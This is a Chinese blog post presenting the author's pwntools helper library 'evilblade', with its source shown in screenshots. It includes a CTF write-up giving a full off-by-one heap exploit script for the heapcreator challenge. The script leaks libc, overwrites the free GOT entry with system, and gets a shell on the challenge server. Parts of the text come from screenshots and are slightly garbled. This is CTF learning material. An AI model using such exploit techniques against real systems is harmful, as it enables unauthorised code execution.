


## 魔刀千刃的特写

诞生之日：2023.7.29


上传至pip源之日：2023.8.15



The screenshot shows the PyPI project page for 'evilblade 1.1.2'. The header is blue with the project name and version prominently displayed. A search bar and the user 'N1nEmAn' are visible in the top right. Below the header, there's a section for the project description, which includes a quote: '—Offense without defense, unparalleled in the world.—'. The description also mentions 'Welcome to the universe of N1nEmAn.' and provides a link to 'cnblogs.com/9man' for detailed usage instructions. On the left side, there's a navigation menu with options like 'Project description', 'Release history', and 'Download files'. Below the navigation menu, there's a 'Statistics' section with links to 'Libraries.io' and 'Google BigQuery'. At the bottom, there's a 'Maintainers' section.

此后会在此记录如何自己写一个自己的python库以及魔刀千刃的维护过程。

## 魔刀千刃（evilblade）



```
vim -- Konsole
新建标签页(N), 拆分视图
from pwn import *

...
'''
明知道是陷阱，
为什么还要来。
'''

n2b = lambda x : str(x).encode()
rv = lambda x : p.recv(x)
ru = lambda s : p.recvuntil(s)
sd = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sn = lambda s : sl(n2b(s))
sa = lambda t, s : p.sendafter(t, s)
sla = lambda t, s : p.sendlineafter(t, s)
sna = lambda t, n : sl(t, n2b(n))
ia = lambda : p.interactive()
rop = lambda r : flat([p64(x) for x in r])

def libset(libc_val):#设置libc
    global libc
    libc = ELF(libc_val)

def setup(p_val):#设置程序
    global p
    global elf
    p = process(p_val)
    elf = ELF(p_val)

def rsetup(mip, mport):#设置远程连接
    if args.P:
        global p
        p = remote(mip, mport)

def tet(name):
    #test,测试接收数据
    p = globals()[p]
    r = ru('\n')
    print('\n-----\n', name, 'ls >>> ', r, '\n-----')
    return r

def get64(name):
    #测试差不多之后可以得到
    r = u64(ru('\n')[i-1].ljust(8, b'\0'))
    print('\n-----\n', name, 'ls >>> ', hex(r), '\n-----')
    return r

...
只敢不随。
天下无双。
魔刀千刃。
'''

def getbase(add, defname, *args):
    #计算libcbase, args作为多余参数相减
```



```
Vim - Konsole
新建标签页(N), 拆分视图
print('\n-----\n','name',' is >>> ',hex(r),'\n-----')
return r
...
只攻不防，
天下无双——
魔刀千刃
...

def getbase(add,defname,*args):
    #计算libcbase, args作为多个参数相减
    base = add - libc.sym[defname]
    for num in args:
        base -= num
    print('\nloading...')
    print('\n-----\nget!your base is >>> ',hex(base),'\n-----')
    return base

def evgdb(*argv):#设置gdb
    p = globals()['p']
    if args.G:
        if(len(argv)==0):
            gdb.attach(p)
        else:
            gdb.attach(p,argv[0])

def symoff(defname,*args):#计算或者设置偏移
    if(len(args)>=1):
        ba = args[0]
        print('\n-----\nyour ',defname,'offset is >>> ',hex(libc.sym[defname]),'\n-----')
        print('\n-----\nyour ',defname,' is in >>> ',hex(ba+libc.sym[defname]),'\n-----')
        return libc.sym[defname]+ba
    else:
        print('\n-----\nyour ',defname,'offset is >>> ',hex(libc.sym[defname]),'\n-----')
        return libc.sym[defname]

def gotadd(defname):#获取got表地址
    return elf.got[defname]

def fp(name,data):#打印数值
    print('\n-----\nyour ',name,' is >>> ',(data),'\n-----')

...
因为，
我有想要保护的人。
...

~
~
~
~
~
51,21-17 C/C++ 底端 (end)
```

\*\*只攻不防，天下无双\*\*

## 实战

(和堆攻击帖子重合了，没关系)

# 0x0b hitcontraining\_heapcreator

这是buu的pwn第二页最后一题，终于搞定了。

今天自己维护了自己的库魔刀千刃（evilblade），用这个来做pwn，所以从今天开始我的exp会多一些奇怪的东西。这些大家自己理解就好了，其实大概意思就那样，理解思路最重要。

一开始不知道off-by-one（本质就是可以溢出一个字节，覆盖下一个堆块大小用来伪造堆块，从而申请新的伪造堆块的时候达到溢出的效果）

意思就是程序以为堆块很大（因为被改了），但实际上很小，所以可以达成溢出的效果。

但是我一开始打的是unsorted bin attack来泄露地址.....有点笨了，所以前面有一些没用的代码。

我一定要吐槽一下这个库的问题，我之前用11.3都没问题，这次有问题。

卡了我一晚上，最后换了11的库patch上才好了。

```
1 from pwn import *
2 from evilblade import *
3
4 context(os='linux', arch='amd64')
5 #context(os='linux', arch='amd64', log_level='debug')
6
7 setup('./heapc')
```

```

8  libset('libc-2.23.so')
9  rsetup('node4.buuoj.cn', 25102)
10 evgdb()
11
12 def add(size, content):
13     #p.sendlineafter(':', '1')
14     #p.sendlineafter(':', str(size))
15     sla(':', str(1))
16     sla(':', str(size))
17     sla(':', content)
18
19 def edit(idx, content):
20     sla(':', '2')
21     sla(':', str(idx))
22     sa(':', content)
23
24 def free(idx):
25     sla(':', '4')
26     sla(':', str(idx))
27
28 def dump(idx):
29     sla(':', '3')
30     sla(':', str(idx))
31
32
33 add(400, b'a') #0
34 add(0x30, b'/bin/sh\x00'*3+p64(0x21)) #1
35 add(0x30, b'/bin/sh\x00') #2
36 free(0) #释放这个堆块的时候，会把自己的大小写到下一个堆块的prev_size中，实际上gdb的颜色才是堆
    块的可控区域
37 add(0x198, b'a'*7) #0
38 dump(0)
39 addr = tet('add')
40 addr = tet('add')
41 addr = get64('add')
42 base = getbase(addr, 'write', 0x2cd7c8)
43
44 edit(0, b'/bin/sh\x00'+b'a'*0x188+p64(0x1a0)+b'\x81') #覆盖off-by-one
45 free(1)
46 free(2)
47
48 add(0x70, b'a'*0x18+p64(0x41)+p64(0)*3+p64(0x21)+p64(0x70)*3+p64(0x21)+p64(0x70)+p6
    4(gotadd('free')))
49 dump(1)
50 addr = tet('add')
51 addr = u64(ru('\n')[-7:-1].ljust(8, b'\x00'))
52 fp('addr', hex(addr))
53 base = getbase(addr, 'free')
54 symoff('free')
55
56 os = base+0xf1147
57 sys = symoff('system', base)
58
59 edit(1, p64(sys))
60
61 free(0)
62 ia()

```

```
add is >>> 0x7f2c60120b70
-----
loading...
-----
get!your base is >>> 0x7f2c60d69100
-----
/home/N1nE/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:813: BytesWarning: Text is not bytes; assuming ASCII, no
  res = self.recvuntil(delim, timeout=timeout)
-----
add is >>> b'Index :Size : 112\n'
-----
your addr is >>> 0x7f2c60ded4f0
-----
loading...
-----
get!your base is >>> 0x7f2c60d69000
-----
your free offset is >>> 0x844f0
-----
your system offset is >>> 0x45390
-----
your system is in >>> 0x7f2c60dae390
-----
[*] Switching to interactive mode
$ cat flag
flag{e9dc519b-a452-45d7-b8b2-95d86bba80c0}
$
```

CSDN @N1nEmAn

## 传至pip源并且开源

2023.8.15

今天编写了英文和中文版的帮助，在另外一个帖子帮助大家使用，并且开源。并且会不断更新。欢迎指出不足。

posted @ 2023-08-15 22:49 .N1nEmAn 阅读(90) 评论(0)